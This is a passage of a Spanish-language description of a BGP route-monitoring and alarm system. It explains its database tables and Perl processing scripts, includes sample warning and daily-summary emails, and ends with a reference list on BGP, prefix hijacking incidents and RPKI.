Ésta tabla almacena la información de estado para cada router interno: contadores, fecha de último reseteo de sesión, promedio de updates a largo plazo. Todos los valores mencionados ayudan a identificar si se necesita enviar un mensaje de alarma. La tabla es frecuentemente consultada y modificada mediante **process.pl**. Parte de la información presente en ésta tabla es incluida en el sumario de todos los días a través de **process\_daily.pl**.

### prefix\_status

De forma análoga a la tabla anterior, ésta almacena toda la información correspondiente a los prefijos. En general contiene el último anuncio o retiro encontrado en **history** para cada router y prefijo. Además incluye una lista de los prefijos actualmente anunciados o retirados, la cuál necesitan **import\_ext.pl** y **process\_ext.pl** para realizar sus trabajos. La tabla es principalmente usada por **process.pl** y ciertos valores juegan un papel importante en el diseño del sistema de alarma y logs (por ejemplo, comparar el nuevo y el último valor conocido del atributo community por cambios). Finalmente, algunas estadísticas de prefijos en esta tabla son presentadas por el resumen diario mediante **process\_daily.pl**.

### prefix\_status\_ext

Ésta tabla es similar a la anterior, con la excepción de que ésta almacena información de los prefijos vistos por fuentes externas. La información es actualizada por **import\_ext.pl** cuando nueva información está disponible en las fuentes externas y la información que ya no es más necesaria en ésta tabla, es eliminada diariamente por **process\_daily.pl**. La información es principalmente utilizada por el programa **process\_ext.pl** para construir estadísticas de con qué frecuencia nuestro AS es usado como camino de respaldo y para chequear si todos los prefijos internos son visibles en Internet. Ésta tabla también juega un papel importante en el diseño del sistema de alarma.

### prefix\_status\_cache

Ésta tabla es una tabla “helper” y almacena estadísticas construidas por la última ejecución del programa **process\_ext.pl**. Las estadísticas proveen una vista de cada prefijo desde Internet y son añadidas al sumario mediante **process\_daily.pl**.

### prefix\_cache\_ext

Es otra tabla “helper”. Cachea por cada prefijo visto por fuentes externas si la información que provee el prefijo y sus atributos es necesaria por nuestro sistema o no. **import\_ext.pl** se basa fuertemente en ésta cache, y gracias a ésta se acelera la tarea de importación. La cache es limpia diariamente por **process\_daily.pl**, el cuál se encarga de borrar las entradas que ya no son más necesarias.

### collector\_state

Es utilizada exclusivamente por **import\_ext.pl**. Almacena el último volcado de tablas y actualizaciones de fuentes externas para determinar si hay nueva información disponible o no.

### prefix\_new

Es una tabla utilizada por el programa **process.pl** para notificar a **import\_ext.pl** la existencia de nuevos prefijos.

## **log**

Ésta tabla es usada por todos los programas. Cuando una alarma es detonada o información interesante necesita ser registrada, una entrada en ésta tabla es creada. Las entradas generadas durante el día son añadidas al sumario y luego son eliminadas.

## **warnings**

Es consultada por todos los programas de procesamiento para determinar si un mensaje de advertencia de un tipo dado ya fue enviado en el pasado. La mayoría de entradas en ésta tabla son reseteadas por **process\_daily.pl** al final del día.

## **locks**

Es una tabla “helper” usada exclusivamente por **import\_ext.pl**. Dependiendo el estado de la misma, el programa **import\_ext.pl** puede determinar si ya existe otra instancia del mismo corriendo, para finalizar inmediatamente en caso positivo.

### **Ejemplo de una advertencia enviada por e-mail:**

```
From: BGP Monitor <bgpmon@net.in.tum.de>
Subject: bgpmon: prefix 2001:608:6::/48 not on collectors
```

### **Ejemplo del sumario enviado diariamente por e-mail:**

```
From: BGP Monitor <bgpmon@net.in.tum.de>
Subject: bgpmon: daily summary
timeline
=====
06:13:42 session reset on router 193.149.44.42
06:42:11 session reset on router 193.149.44.42
08:06:58 session reset on router 193.149.44.42
08:06:58 router 193.149.44.42 exceeded session reset count threshold
12:37:21 new prefix 62.208.224.184/30 on router 193.149.44.43
13:01:35 session reset on router 193.149.44.42
16:24:01 router 193.149.44.219 exceeded update count threshold
16:24:03 router 193.149.44.196 exceeded update count threshold
21:50:17 session reset on router 193.149.44.42
router status
=====
193.149.44.196: 78 updates (17.1/day) 0 session resets (last 2007-02-07 22:20:16)
46 prefixes
193.149.44.219: 78 updates (16.0/day) 0 session resets (last 2007-01-27 15:10:16)
46 prefixes
193.149.44.42: 15 updates (19.8/day) 5 session resets (last 2007-03-01 21:50:17)
72 prefixes
```

193.149.44.43: 8 updates (10.9/day) 0 session resets (last 2007-02-15 05:10:16)

46 prefixes

193.149.44.46: 0 updates (2.2/day) 0 session resets (last 2007-02-26 11:00:17)

26 prefixes

prefix status

=====

62.208.31.12/30: on 1 router 0-0 (0-17) at collectors

62.208.31.16/30: on 1 router 0-0 (0-17) at collectors

62.208.224.184/30: on 1 router 0-0 (0-17) at collectors

81.91.160.0/20: on 5 routers 5-18 (0-0) at collectors

96.0.16.0/20: on 5 routers 20-0 (0-0) at collectors

134.247.0.0/16: on 5 routers 10-12 (0-0) at collectors

[...]

2001:1688::/32: on 4 routers 11-1 (0-0) at collectors

2001:1a28::/32: on 4 routers 4-8 (0-0) at collectors

2a01:78::/32: on 4 routers 0-11 (0-0) at collectors

## **Referencias**

### **Historia de Internet:**

[http://www.cad.com.mx/historia\\_del\\_internet.htm](http://www.cad.com.mx/historia_del_internet.htm)

<https://marketing4ecommerce.net/historia-de-internet/>

### **Historia del ruteo en Internet:**

<https://www.routerfreak.com/ggp-egp-and-25-years-of-bgp-a-brief-history-of-internet-routing/>

### **Quienes son los dueños de Internet?**

[https://es.wikipedia.org/wiki/Corporaci%C3%B3n\\_de\\_Internet\\_para\\_la\\_Asignaci%C3%B3n\\_de\\_Nombres\\_y\\_N%C3%BAmeros](https://es.wikipedia.org/wiki/Corporaci%C3%B3n_de_Internet_para_la_Asignaci%C3%B3n_de_Nombres_y_N%C3%BAmeros)

[https://es.wikipedia.org/wiki/Internet\\_Assigned\\_Numbers\\_Authority](https://es.wikipedia.org/wiki/Internet_Assigned_Numbers_Authority)

[https://es.wikipedia.org/wiki/Registro\\_Regional\\_de\\_Internet](https://es.wikipedia.org/wiki/Registro_Regional_de_Internet)

### **BGP:**

[https://catedras.info.unlp.edu.ar/pluginfile.php/60283/mod\\_resource/content/2/3.-%20ruteo%20externo\\_Parte1-2018.pdf](https://catedras.info.unlp.edu.ar/pluginfile.php/60283/mod_resource/content/2/3.-%20ruteo%20externo_Parte1-2018.pdf)

<https://www.cisco.com/c/en/us/support/docs/ip/border-gateway-protocol-bgp/13753-25.html>

**Arquitectura de Internet:**

<http://redestelematicas.com/arquitectura-de-internet/>

**Prefix hijacking y Sub-prefix hijacking:**

[https://en.wikipedia.org/wiki/BGP\\_hijacking](https://en.wikipedia.org/wiki/BGP_hijacking)

**Incidentes históricos de prefix hijacking:**

<https://web.archive.org/web/20090227181607/http://www.merit.edu/mail.archives/nanog/1997-04/msg00380.html>

[https://web.archive.org/web/20080228131639/http://www.renesys.com/blog/2005/12/internetwide\\_nearcatastrophela.shtml](https://web.archive.org/web/20080228131639/http://www.renesys.com/blog/2005/12/internetwide_nearcatastrophela.shtml)

<http://www.ccsl.carleton.ca/paper-archive/twan-ssn-06.pdf>

<http://www.renesys.com/blog/2006/01/coned-steals-the-net.shtml>

<https://web.archive.org/web/20080405030750/http://www.ripe.net/news/study-youtube-hijacking.html>

<http://www.renesys.com/blog/2008/11/brazil-leak-if-a-tree-falls-in.shtml>

<http://bgpmon.net/blog/?p=282>

<https://bgpmon.net/how-hacking-team-helped-italian-special-operations-group-with-bgp-routing-hijack/>

<https://www.wired.com/2014/08/isp-bitcoin-theft/>

<https://www.theverge.com/2017/1/7/14195118/iran-porn-block-censorship-overflow-bgp-hijack>

<https://bgpmon.net/bgpstream-and-the-curious-case-of-as12389/>

<https://bgpmon.net/popular-destinations-rerouted-to-russia/>

<https://radar.qrator.net/blog/born-to-hijack>

<https://arstechnica.com/information-technology/2018/04/suspicious-event-hijacks-amazon-traffic-for-2-hours-steals-cryptocurrency/>

<https://www.cyberscoop.com/telegram-iran-bgp-hijacking/>

**RPKI:**

<http://www3.lacnic.net/eventos/lacnic23/lunes/guillermo-cicileo-gerardo-rada-ki-resource-public-key-infrastructure.pdf>

**BGP MITM:**

- <https://www.defcon.org/images/defcon-16/dc16-presentations/defcon-16-pilosov-kapela.pdf>
- <https://www.blackhat.com/presentations/bh-dc-09/Zmijewski/BlackHat-DC-09-Zmijewski-Defend-BGP-MITM.pdf>
- <https://pythontool.wordpress.com/2017/01/29/a-home-made-bgp-network-tool-continue/>
- <https://pythontool.wordpress.com/2017/02/08/a-home-made-bgp-network-tool-part-two/>
- <https://tools.ietf.org/html/rfc4271#section-6.3>

**Sistemas de alarma BGP:**

- <https://www.blackhat.com/presentations/bh-dc-09/Zmijewski/BlackHat-DC-09-Zmijewski-Defend-BGP-MITM.pdf>
- <https://www.cs.unm.edu/~karlinjf/IAR/>
- <https://bgpmon.net/>
- [https://www.nanog.org/meetings/nanog45/presentations/Sunday/Toonk\\_bgpmon\\_N45.pdf](https://www.nanog.org/meetings/nanog45/presentations/Sunday/Toonk_bgpmon_N45.pdf)
- <https://www.bgpmon.io/>
- [https://www.nanog.org/sites/default/files/3\\_Papadopoulos\\_Bgpmon\\_The\\_Next\\_v1.pdf](https://www.nanog.org/sites/default/files/3_Papadopoulos_Bgpmon_The_Next_v1.pdf)
- <https://www.net.t-labs.tu-berlin.de/papers/B-DADBGPMA-07.pdf>